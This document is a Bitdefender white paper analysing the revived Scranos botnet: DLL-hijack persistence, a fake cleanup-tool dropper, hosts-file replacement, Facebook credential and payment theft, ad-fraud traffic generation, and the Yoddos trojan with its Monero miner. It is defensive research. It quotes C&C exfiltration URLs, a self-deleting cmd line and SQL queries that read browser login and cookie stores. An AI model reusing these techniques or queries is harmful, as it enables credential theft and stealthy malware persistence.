White Paper

Bitdefender®

Scranos Revisited – Rethinking persistence to keep established network alive

Authors:

Andrei Raul ARDELEAN - Security Researcher, Cyber Threat Intelligence Lab

Claudiu Ștefan COBLIȘ - Security Researcher, Cyber Threat Intelligence Lab

Cristofor OCHINCA - Security Researcher, Cyber Threat Intelligence Lab

Cristian Alexandru ISTRATE – Team Lead, Cyber Threat Intelligence Lab

Executive Summary

In April, Bitdefender broke the news of an emerging botnet dubbed Scranos. Originating from China, it has spread across Europe and the United States, snaring Windows and Android devices with advertising fraud and social network manipulation.

Our original report shone a spotlight on Scranos operators and exposed their illicit use of Authenticode certificates, and other actions. After Bitdefender reached out to Digicert to report the certificate used to sign the rootkit driver for malicious use, the Scranos operators lost their main mechanism to ensure persistence and disguise. When the the Scranos report was published, attackers saw their command and control infrastructure get flagged for malicious activity and shut down.

We kept an eye on the developments in the weeks after the publication and documented how the operators tried to rebuild the botnet and restore functionality. This led us to identify new components used to generate ad revenue in the background by visiting arbitrary URLs with Google Chrome and to disguise these ads as notifications, generating additional ad revenue at the user's expense.

This report, which updates our original research, includes:

- An overview of how the cybercrime group compensates for the loss of the stolen digital signing certificate by using another persistence method based on DLL hijacking of legitimate Microsoft executables.
- A detailed account of how attackers are rebuilding the command and control infrastructure, and information about the domain generation algorithm in the new samples.
- New functionality to replace hosts file - attackers can redirect any website to their own or restrict access to some domains altogether.
- New payload used to generate ad revenue by visiting arbitrary URLs.
- New script injected in visited pages for displaying ads and redirecting web searches.
- Facebook data stealing payload still widely used.
- A fake application developed by the attackers to disseminate the Scranos malware to new users.
- Trojan pushed by Scranos capable of distributed denial of service (DDoS) attacks and disabling the Windows security services.
- Trojan pushed by Scranos which turns the device into a cryptocurrency miner.

Chapter 1: Recovering after disruption

After the publication of our original report on Scranos, operators started losing both infrastructure as it got blacklisted, and the persistence mechanisms used by the rootkit component. Despite these major roadblocks, the Scranos gang scrambled to maintain the botnet afloat by pushing updated samples with new command and control centers. They also amended the domain name generation algorithm to provide names that break the predictable patterns of the previous version.

In addition to re-designing the command and control infrastructure, the Scranos team changed the way they initially compromise victims. While the previous campaigns used fake applications and cracks for third-party programs, developers have created their own application to bundle the new strain. The new application, complete with a new graphical user interface, is called CClear and is advertised as a system optimization tool, even though it has no such functionality.

This malware distribution technique seems interesting, given that the authors took the time to develop a fake application that is dangerously similar to CCleaner, a legitimate system optimization application widely known among computer users. This was probably strategically thought out so users would have fewer reasons to suspect something was not quite right with the application.

The new Scranos strains also feature the ability to replace the ***hosts*** file with an arbitrary one. A ***hosts file*** is an operating system file that maps hostnames to IP addresses. It is currently used mostly by developers to locally define domains in a LAN for various purposes, such as accessing the company's internal resources or to preview local websites in development. However, rogue manipulation of the hosts file leads to redirecting any website a user visits to an attacker-controlled website or to blocking certain domains altogether. We also identified new JS scripts that are injected on every page the user visits with the help of the malicious browser extension. The new scripts not only display ads to the user but can also redirect web searches through another search engine at the attacker's choice.

In addition to these changes, we noticed the emergence of a new Trojan being pushed across the existing botnet. The Trojan in question is Yoddos, a piece of malware that dates back to 2012. Its proliferation was somewhat contained until recently, when Scranos activity contributed to a surge of Yoddos infections. Even though this Trojan has DDoS (Distributed Denial of Service) capabilities, its operators apparently don't use it yet.

During our investigation, Yoddos was used to distribute cryptocurrency miners which abused the user's computing resources to mine Monero (XMR). This further slows down the performance of the victim computer and significantly increases the user's electricity bill.

Mining operations seem to be restricted on systems with the system language set to simplified Chinese, as the attackers probably did not want to ring any alarm bells in their home country. The cryptocurrency miner distributed by Yoddos disables security services from Microsoft, such as Windows Firewall and Windows Defender. It also restricts access to a list of Monero (XMR) mining pools in an attempt to remove any competition from a different miner on the same machine. It's also interesting to note that the mining process is suspended if Task Manager is running. This is done so users don't see the mining process consuming a lot of resources when checking Task Manager, leaving them fewer reasons to suspect that the mining process is to blame for any drop in the computer's performance.




Fig. 1: Spike in Yoddos detections caused by Scranos




Fig. 2: Scranos distribution by Windows version




Fig. 3: Scranos distribution by country

Chapter 2: Attack Overview

This chapter presents a brief overview of every payload related to the Scranos attack. Payloads that have been tackled in our first piece of research and have remained unchanged will not be described again. Please refer to our previous report for a complete list of payloads.

Dropper

New infections are usually caused by fake software that pose as utilities (e.g. make your computer run faster), as well as by cracked software or even legitimate repackaged software bundled with the dropper. The dropper acts again as a password stealer, and can replace your hosts file to redirect visited websites to attacker controlled domains. It installs Google Chrome and/or Mozilla Firefox if not already installed; other payloads use them to generate traffic to arbitrary domains.

A service running at start-up is registered with a legitimate Microsoft executable vulnerable to DLL hijacking. This service is used for persistence and acts as a downloader for further payloads. A simplified diagram of the infection process can be seen below.




Fig. 4: Infection process at a glance

1. The dropper contacts the C&C server with information about the infected machine.

2. The dropper replaces the ***hosts*** file with a file downloaded from the C&C.

3. The dropper steals cookies, login credentials, payment information and Facebook-related information (such as number of friends). The date gathered is sent to the C&C.

4. The dropper downloads and installs legitimate copies of Google Chrome and/or Firefox if they aren't already installed. Interestingly, it uses a download manager popular in China, called Xunlei Mini Thunder, to download the installers of Chrome and Firefox.

5. A legitimate Microsoft executable and a carefully crafted malicious DLL are placed in the same folder. A new service that runs at start-up is created with the legitimate executable. This action ensures persistence after reboot.

6. The fake program is installed at the same time and a shortcut to it is created on the Desktop. Users are less likely to become suspicious this way.

7. The registered service is vulnerable to a DLL hijack, and the malicious DLL is loaded into the process by the legitimate executable. This DLL takes over the original executable.


8. The actual downloader is injected in a newly created ***rundll32.exe*** process.

9. The downloader sends information about the system to the C&C and receives download links.

10. Additional payloads are downloaded and executed.

Traffic Generator Payload

This payload is used to generate traffic to URLs received from the C&C. The URLs point to advertisements that generate revenue for the attacker.


Traffic Generator Payload
2. Run Chrome with URLs
Chrome
1. Get URLs
3. Visit URL and Enable Notifications
C&C


1. The payload contacts the C&C and expects a list of URLs.

2. A new hidden Chrome instance is started with a command that opens a new tab for each URL received in the previous step.

3. The URLs are visited, with each URL in a new tab. Notifications are enabled for every domain visited. This leads to further advertisements appearing as notifications from some domains.

The Yoddos Trojan

This Trojan acts as a remote backdoor that can be used to conduct a DDoS attack. It can download and execute arbitrary payloads. We observed only one payload being downloaded during our investigation, namely a Monero (XMR) cryptocurrency miner. For simplicity, we describe the entire process, including the mining payload in the diagram below:



1. The original executable copies itself to the ***%Windows%*** folder and registers itself as a service to run at start-up.

2. The C&C server is contacted and the Trojan stands by for further instructions.

3. A DDoS attack against an IP address or domain is performed if DDoS instructions are received from the C&C server.

4. An arbitrary payload is downloaded and run if specified by the C&C server. Additional steps describe the ***dcleard*** payload, the only payload we observed in our investigation.

5. The payload disables the Yoddos service. It does this to minimize the chance of getting discovered while mining is performed.

6. Another executable is downloaded and executed – ***abchost.exe***. This action is only taken if the default language on the system is not simplified Chinese.

7. Windows Firewall and Windows Defender are disabled so they don't interfere with the mining operation.

8. Three other executables are downloaded, and one of them is also executed with a specific command line.

9. TASKH0ST.EXE is actually a legitimate version of NSSM (the Non-Sucking Service Manager) which is used to register CONH0ST.EXE as a service which runs at startup.

10. CONH0ST.EXE starts an instance of PREVH0ST.EXE.

11. Other cryptocurrency miners are blocked by redirecting their domain name to 127.0.0.1 in the ***hosts*** file.

12. PREVH0ST.EXE acts as a watchdog for the miner; it also suspends the mining process when users are checking Task Manager.

13. CONH0ST.EXE connects to a mining pool and mines Monero (XMR). It uses a slightly modified version of an open source miner, XMRig, to perform the actual mining.

Dropper

Following the revocation of the compromised certificate described in our original paper, the cyber-criminal team behind Scranos had to adapt to losing their harder-to-detect rootkit persistence mechanism. They adopted a new method, which is not as inconspicuous as a rootkit but is still better than simply setting a RUN Registry key.

To achieve persistence, they now drop a legitimate Microsoft executable in the ***%TEMP%*** folder and register it as a start-up service. The catch is that a DLL hijack takes place by copying a specially crafted DLL in the same folder. The DLL is loaded by the legitimate executable, achieving persistence without raising much suspicion to the untrained eye, given that the service points to a legitimate Microsoft executable.

We found the attackers using legitimate copies of rc.exe (Microsoft Resource Compiler) and symstore.exe (Symbol Server Builder) that load a hijacked rcdll.dll and symsrv.dll, respectively.


While the droppers in our original analysis did not attempt to show anything to the user once the malicious application was run, this update includes a dropper that masquerades as a utility program that cleans up unwanted or temporary files.

The dropper is packed with the typical Scranos packer described in our previous work, which decrypts and loads a DLL included in the executable, then calls a function named ***WorkIn*** from the loaded DLL.

Inside a 7z archive, it also contains another embedded DLL, named ***WorkKernel.dll*** by the authors. This DLL is injected in several newly created instances of ***rundll32.exe*** process, each started by the malware with different command line parameters, depending on what needs to be done.

The arguments provided can be as follows:

- **001** :
    - It overwrites the ***hosts*** file (located at ***\Windows\system32\drivers\etc\hosts***) with another file received from http://hh1m[.]com/hosts. However, during our investigation, the attackers didn't push a replacement hosts file.

  - It then steals Facebook data if a Facebook account is logged in on a browser. This is done in the same manner as in our original paper. Furthermore, the same data is being stolen: user name, password, cookies, payment information, number of friends, pages administered, Instagram accounts. The data is encoded and sent to a domain with a name generated from the current date string (e.g. *http://v01.<domain_generated>.online/t.php?info=<encoded_stolen_facebook_data>*)
- **002 :**
  - Silently downloads and installs Google Chrome in the background from the official Chrome website. We found some versions that also installed Firefox. Interestingly, it drops and uses a download manager popular in China – Xunlei Mini Thunder, to download Chrome and Firefox in the background.
  - Contacts the C&C and waits for a list of files to download and run on the infected computer. It performs this action in a similar manner to the downloader injected in ***svchost.exe*** in our original paper. It generates a domain name based on the current date, contacts it with information about the infected machine and awaits a list of links separated by '|' to files to download, unzip and execute. It even creates the same mutex as the original downloader, ***exist_sign_sys.*** Unlike before, it can now execute DLL files as well by injecting them in a newly created ***rundll32.exe*** process. An example of such a request is http://v01.74AE36124716F613CB65D1C467749689[.]online/sta.php?g=3A430EEC3230366B228A1464E7302A0B2838E213E0D68289A9&o=6&b=CHROME&v=9.3&l=p001&i=all&s=E78ACE9BC501C438B2E7D6AF5CA82C36 that is composed from the same fields as described in our original paper:
    - **g=** a computer id generated from the SID of the current user and the system volume serial number
    - **o=** major version of operating system
    - **b=** default browser on the system
    - **v=** trojan version
    - **l=** value «*msver1*" from "***HKLM\Software\Microsoft***", or "all" if no such value exists, this value may be set by the dropper
    - **i=** value «*msver2*" from "***HKLM\Software\Microsoft***", or "all" if no such value exists, this value may be set by the dropper
    - **s=** redundancy hash of computer id (g parameter) + major version of OS (o parameter) + «xyz»
- **003 :**
  - Deploys the persistence mechanism. Since its previous persistence mechanism (in the form of a rootkit) has been disabled with the revocation of the compromised certificate used to sign it, the attackers now adopt a DLL hijacking approach by dropping and registering a legitimate Microsoft application in the %TEMP% directory and registering it as a service. A specially crafted DLL is also dropped in the same directory and a DLL hijacking takes place when the service starts. We found the attackers using legitimate copies of ***rc.exe (Microsoft Resource Compiler)*** and ***symstore.exe (Symbol Server Builder)*** used to load a hijacked ***rcdll.dll*** and ***symsrv.dll*** respectively. The services are named "***rcdll service***" and "***symsrv service***" respectively.
  - 

☑ rcdll service	Microsoft Corporation	Stopped
☑ symsrv service	Microsoft Corporation	Stopped


- **004 :**
  - Drops and runs the application it masquerades as.
- **005 <arg>:**
  - Sends a POST request to http://tk.maidi888[.]com/pixel.php?clid=<arg>. In our case <arg> was used as the file name of the main dropper. This is probably used as a way for the attackers to monitor which of the programs impersonated by Scranos is more successful in infecting users.
- **006 <arg>:**
  - Sends a POST request to http://www.hh1m[.]com/test/api.php?info=<arg>. We did not notice this argument being used in real-world scenarios.

Note that the algorithm that dynamically generates the domain underwent no significant modifications, other than the fact that the hardcoded '*v01*' subdomain is also used now. An example of a response of files to download and execute is:

http://down.kllddiso[.]xyz/dll2/js/wcrx.dll.dat---0|http://down.kllddiso[.]xyz/dll2/web_push.dll.dat---0|http://down.kllddiso[.]xyz/dll2/e12fefa8771fb741.exe.dat---0|

The dropper proceeds to disable Windows Defender Real-Time Protection like reported in our initial research paper, then deletes itself. Since the driver is not available to assist with deletion, it deletes itself by using "***cmd /c ping 127.0.0.1 -n 1 && del "<own_filename>"***" in a newly created ***cmd*** before exiting.

Some strings used for Facebook data extraction can be seen below:



```
GHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/    bad allocation  \   .txt    .exe    "%s" /sjson "%s"    rb  Host Name   Value   Host Name   ;   Value   -   Name
  %s%s    PRAGMA synchronous = OFF,   begin,  %s-%s;  commit, %s%s    PRAGMA synchronous = OFF,   begin;  null    null    null    null    commit, %s%s    PRAGMA synchronous
 = OFF;   begin;  commit; bad allocation  %d  bad allocation  0   1   all_payment_methods pm_credit_card  data    credit_card_type    exp_month   exp_year    {   }   all_paym
ent_methods pm_credit_card  data    all_payment_methods pm_credit_card  data    all_payment_methods pm_credit_card  data    %d  all_payment_methods pm_credit_card  data    ex
p_year    %d  all_payment_methods pm_credit_card  data    exp_month   1   1   DllGetClassObject   DllGetClassObject   bad allocation  CHROME  CHROMIUM    FIREFOX OPERA   EDGE
    IE  BAIDU   YANDEX  IE  select username_value,password_value from logins where signon_realm like '%facebook.com%'   \Login Data select name,encrypted_value from Cookies w
here host_key like '%facebook.com%'   \Cookies      select username_value,password_value from logins where signon_realm like '%facebook.com%'   \Login Data select name,encr
ypted_value from Cookies where host_key like '%facebook.com%'   \Cookies      select name,value from moz_cookies where host like '%facebook.com%' \cookies.sqlite \Login Dat
a select username_value,password_value from logins where signon_realm like '%facebook.com%'      select name,encrypted_value from Cookies where host_key like '%facebook.com%
'   \Cookies    facebook.com    https://www.facebook.com/   select name,encrypted_value from Cookies where host_key like '%facebook.com%'   \cookie.db     select name,encryp
ted_value from Cookies where host_key like '%facebook.com%'   \Cookies    delete * from logins where signon_realm like '%facebook.com%'   \Login Data delete * from Cookies wh
ere host_key like '%facebook.com%'  \Cookies    delete * from logins where signon_realm like '%facebook.com%'   \Login Data delete * from Cookies where host_key like '%facebo
ok.com%'  \Cookies    delete * from moz_cookies where host like '%facebook.com%'  \cookies.sqlite delete * from logins where signon_realm like '%facebook.com%'   \Login Data
delete * from Cookies where host_key like '%facebook.com%'  \Cookies    facebook.com    delete * from Cookies where host_key like '%facebook.com%'  \cookie.db  delete * from
Cookies where host_key like '%facebook.com%'  \Cookies    null    null    -3  -3  -3  0   -3  no cookies  null    null    -3  -3  -3  0   -3  no cookies  c_user= ;   xs= ;
%s%s    checkpoint  checkpoint  c_user= xs= ok  small cookies   null    own=%s^Aver=%s^Aos=%s^Aguid=%s^Auser=%s^Apass=%s^Acookie=%s^Afriends=%s^Apayment=%s^Aispayment2=%s^Aca
rderror=%s^Apage=%s^Astatus=%s^Adefaultbrowser=%s^Acookiebrowser=%s^A 9.2 own=%s^Aver=%s^Aos=%s^Aguid=%s^Auser=%s^Apass=%s^Acookie=%s^Afriends=%s^Apayment=%s^Aispayment2=%s^A
carderror=%s^Apage=%s^Astatus=%s^Adefaultbrowser=%s^Acookiebrowser=%s^A %st.php?info=%s %st.php?info=%s pub8    null    null    -3  -3  -3  0   -3  no cookies  http://hh1m.co
n/hosts/  127.0.0.1   Kernel32.dll    Wow64DisableWow64FsRedirection  \drivers\etc\hosts  Wow64RevertWow64FsRedirection   C:\ProgramData\fb\FacebookRobot.dll C:\ProgramData\f
b   c_user= xs= nullnull    c_user= xs= c_user= xs= bad allocation  CHROME  CHROMIUM    FIREFOX OPERA   APP IE  BAIDU   YANDEX  Progid  Software\Microsoft\Windows\Shell\Assoc
iations\UrlAssociations\http\UserChoice   http\shell\open\command [DEBUGINFO] DefaultBrowserType = %d   \Google\Chrome\User Data   \Chromium\User Data History System Profi
le  \History   \Mozilla\Firefox\profiles.ini   Path    Profile0    \   \Opera Software\Opera Stable    \Baidu\Spark\SysData    \Yandex\YandexBrowser\User Data\Default 3.12.1
```

Downloader

The downloader component is now represented by the hijacker DLL used for persistence with a legitimate executable. It's also packed with the typical packer used by Scranos and injects the actual payload in a newly created ***rundll32.exe***. It creates the mutex "***Global\exist_sign_r3"*** and proceeds to download and execute samples from a dynamically generated domain based on the current date. The algorithm used to generate the domain remains largely unchanged from our previous report. The only difference is that the string "***can't load the buf2"*** is concatenated to the current date instead of "***can't load the buf1"*** as described previously.

Unlike the downloader embedded in the dropper, which could execute DLLs, this version only knows how to execute EXE files.

An example of a URL – note that the parameters have the same meaning as described in the Dropper section for argument **003**: http://838F57672A2B2B2C9041131351AB996C[.]online/sta.php?g=3A430EEC3230366B228A1464E7302A0B2838E213E0D68289A9&o=6&b=CHROME&v=8.0&l=p001&i=all&s=E78ACE9BC501C438B2E7D6AF5CA82C36 and response: http://down.kllddiso[.]xyz/dll2/syscheck1.dat---0|

Extension Installer Payload

The extension installer payload remains largely unchanged. It now sends the C&C the success status of the operations it attempts to perform. Below is an example of such requests from an infection where the Chrome extension was installed. Opera was not installed on the computer, so the Opera extension was not installed, and the Internet Explorer injector was successfully started:

http://info.d3pk[.]com/count/dll/?msg=[WCRX]chrome:complete---opera:no_userdata---ie:complete

Chrome Extensions

We found the Chrome Filter extension being pushed again by Scranos. Its functionality remains unchanged from our previous report. However, a very basic obfuscation was performed on the Javascript files of the extension; the strings are now stored in reverse and only deobfuscated when needed.

We managed to recover a version of the script that is dynamically written over the main script of the Chrome Filter extension from http://k1l4.club/down/m_inc[.]js – the analogous domain in our previous report was unresponsive.

This new main script injects the same script from s3.amazonaws[.]com/jscriptcdn/1f546f49ebf4153c8a.js into every page visited. It may be worth noting that this new script contains some commented functionality that was active previously: three other injected adware scripts used to generate revenue, namely cdncache-a.akamaihd.net/sub/u1384f2/029717d6ed8e6a3193a54ce4a6ed7b09/l.js?pid=2733&ext=plug_js, bounce-w.top/v/216948.js?j=1221, s3.amazonaws.com/velv1/mnt.js. The last script functions as a web search redirector that redirects all searches performed by the user on popular web search engines to http://goto.maxdealz[.]com/v1/hostedsearch (a previous version redirected them to https://searchengage[.]com/results.php). Furthermore, the adf.ly API is used to generate additional revenue at the expense of the user by injecting the link converter (cdn.adf.ly/js/link-converter.js) and entry (cdn.adf.ly/js/entry.js) scripts to every page, making the user view multiple ads before being able to visit a webpage.

Traffic Generator Payload

This payload is used to visit arbitrary URLs to generate traffic and income for the attacker. It uses an already installed Google Chrome from the infected machine to generate traffic in the background.

It deletes Chrome's preferences and creates a copy of the ***chrome.exe*** executable in the same directory with a name generated from the current date. This copy is used to visit URLs in the background. The URLs to be visited are received from the C&C at http://15s0[.].com/webpush/index.php as a list of URLs separated by '|'. For example, during our experiments the C&C returned:

```
https://mb-npltfpro[.]com/?a=60811&c=191434|
https://mb-npltfpro[.]com/?a=60811&c=179143|
https://mb-npltfpro[.]com/?a=60811&c=185267|
https://mb-npltfpro[.]com/?a=60811&c=188177|
https://mb-npltfpro[.]com/?a=60811&c=188174|
https://mb-npltfpro[.]com/?a=60811&c=188175|
https://mb-npltfpro[.]com/?a=60811&c=188176|
https://securecloud-smart[.]com/?a=60811&c=122225|
https://mb-npltfpro[.]com/?a=60811&c=191419|
```

